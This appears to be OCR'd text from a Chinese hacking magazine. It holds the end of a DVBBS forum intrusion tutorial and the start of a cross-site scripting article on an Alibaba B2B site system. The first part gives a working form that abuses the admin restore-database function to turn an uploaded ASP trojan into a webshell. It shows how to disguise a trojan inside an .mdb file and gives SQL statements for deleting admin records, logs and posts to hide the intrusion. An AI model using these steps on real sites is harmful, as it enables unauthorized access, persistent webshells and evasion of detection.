


图6

（图7），然后在本地新建一个htm文件，内容如下：

```
<form name=upload action="http://www.xxx.com/admin/data.asp?action=RestoreData&act=Restore" method="post">
<p>已上传文件的位置：<input name="Dbpath" type="text" size="80" value=></p>
<p>要复制到的位置：<input name="backpath" type="text" size="80" value=></p>
<p><input type="submit" value="提交"></p>
</form>
```

“已上传文件的位置”填写我们的asp木马所在的位置：UploadFile/2006-5/200651411241928532.jpg；“要复制到的位置”填写你想得到webshell的相对路径，比如UploadFile/2006-5/muma.asp，按提交就可以得到webshell了（图8）。




图7




图8

职业欠钱：关于这个拿webshell的方法，可能有些人会有意见，因为上传JPG文件的时候，新的DVBBS会检查文件是否为一个图片；而且后面恢复数据库的时候，还会检查被恢复的文件是否一个MDB数据库。所以我建议大家使用access新建一个空的数据库，比如1.mdb，然后找一个小点的ASP木马，我们以2.asp为例，在CMD下使用copy /b 1.mdb 2.asp 3.mdb的方式将1.mdb和2.asp合并成一个3.mdb，在后台添加mdb文件类型，将其上传并备份一样可以拿到shell。

到此，我们的入侵之旅就结束了，不过大家要养成擦pp的好习惯，这样我们的webshell才可以长久存活。首先我们要先把自己的前台权限降回来，工具里选择“还原指定用户等级”，输入指定用户，这里是zj1244，单击发送。然后再把自己从后台管理员里删掉，选择“删除指定后台用户”，用户不变，发送。这就擦完pp了？当然没有，我们不是利用漏洞发了很多垃圾贴么？还有我们的日志，这些都要一一删除。继续在工具里选择“删除指定用户日志”，发送。最后只剩下我们的垃圾贴没有删了，在工具里选择“清理指定用户帖子”，单击发送（悟空：这下世界都清净了）。删除前后的截图如图9，图10。




图9




图10

为了照顾SQL语句没学好的朋友，我把一些实现其它功能的SQL语句也写出来方便大家进行手工注入：

```
还原指定用户等级
update dv_user set UserGroupID=9 where UserName='zj1244'
删除指定后台的zj1244
delete from dv_admin where AddName='zj1244'
删除zj1244的管理日志
delete from dv_log where l_username='zj1244'
删除zj1244发的所有帖子
delete from [dv_topic] where postusername='zj1244';
delete from [dv_bbs1] where username='zj1244'
```

如果不想别人也通过这个漏洞进入论坛，我们就帮他补上漏洞吧。在savepost.asp中第722行的：


```
SQL="insert into "&TotalUseTable&"(Boardid,ParentID,username,topic,body,DateAndTime,length,RootID,layer,orders,ip,Expression,locktopic,signflag,emailflag,isbest,PostUserID,isupload,IsAudit,Ubblist,GetMoney,UseTools,PostBuyUser,GetMoneyType) values ("&Dvbbs.boardid&","&ParentID&",'"&username&"','"&topic&"','"&Content&"','"&DateTimeStr&"','"&Dvbbs.strlength(Content)&"',"&RootID&","&ilayer&","&iorders&",'"&Dvbbs.UserTrueIP&"','"&Expression(1)&"',"&locktopic&","&signflag&","&mailflag&",0,"&Dvbbs.userid&","&ihaveupfile&","&IsAudit&",'"&UbblistBody&"',"&ToMoney&",'"&UseTools&"','"&ToolsBuyUser&"',"&GetMoneyType&")"
```

中找到ToolsBuyUser，改为dvbbs.checkstr(ToolsBuyUser)就可以了，或者去官方下载相应补丁用新的savepost.asp替换现在的文件。

（文章中涉及到的漏洞利用工具dv交易贴.exe，光盘中已收录）

X小编语：对于“洞”网这种坚持到底的精神，我们是佩服的，在今年第四期中我们刚刚介绍了DVBBS7.1 sp1 boke.asp漏洞，没想到这么快savepost.asp漏洞就又惊现“江湖”了，看来今年“洞”网在网络安全界的曝光率肯定会是第一，不会是故意学习演艺界的明星，搞点花边小新闻，来提高自己知名度的吧！但不管怎么说，方便小菜的，就是最好的！

阿里巴巴与黑客大盗



文章难度：★★★

文章阅读点：阿里巴巴商贸世界B2B网站管理系统的跨站漏洞的补充利用

BIN[20NT]

东北的天气就像浩瀚的网络一样让人琢磨不透，五月将至，居然又飘起了那令人心旷神怡的雪花。孤独的我也永远的离开了大学的校园，走上了工作岗位。当然在繁忙工作的同时也不忘记写一些东西来支持我们的X。这不，同事在网上下载了一套“阿里巴巴商贸世界B2B网站管理系统”，让我帮着看看有没有什么问题！这是一套商业代码，免费版有功能上的限制。既然是商业代码，安全系数应该是很高的。可是经过我的检查，还是找到了一点瑕疵。

在SQL注入中苦苦挣扎了N久的我们，也不知道什么时候才能得到彻底的解放。千万不要小看跨站这个东西，难道跨站只可以盗cookies和挂马吗？其实利用跨站可以完成和管理员相同的操作，就看你怎么利用了。

一、利用跨站添加管理员

这套管理系统在防注入方面已经做得很好了，而且在功能上也相当的强大。但是对于跨站攻击的防范却略显吃力，我们在“客户反馈”中做一个简单的测试吧（图1）！




图1

提示提交成功了，看来程序员的确没有过滤。那结果是不是我们想象中的那样会弹出一个“TEST”的警告窗口呢？我们去后台看一下，点击“反馈查看”，如图2。

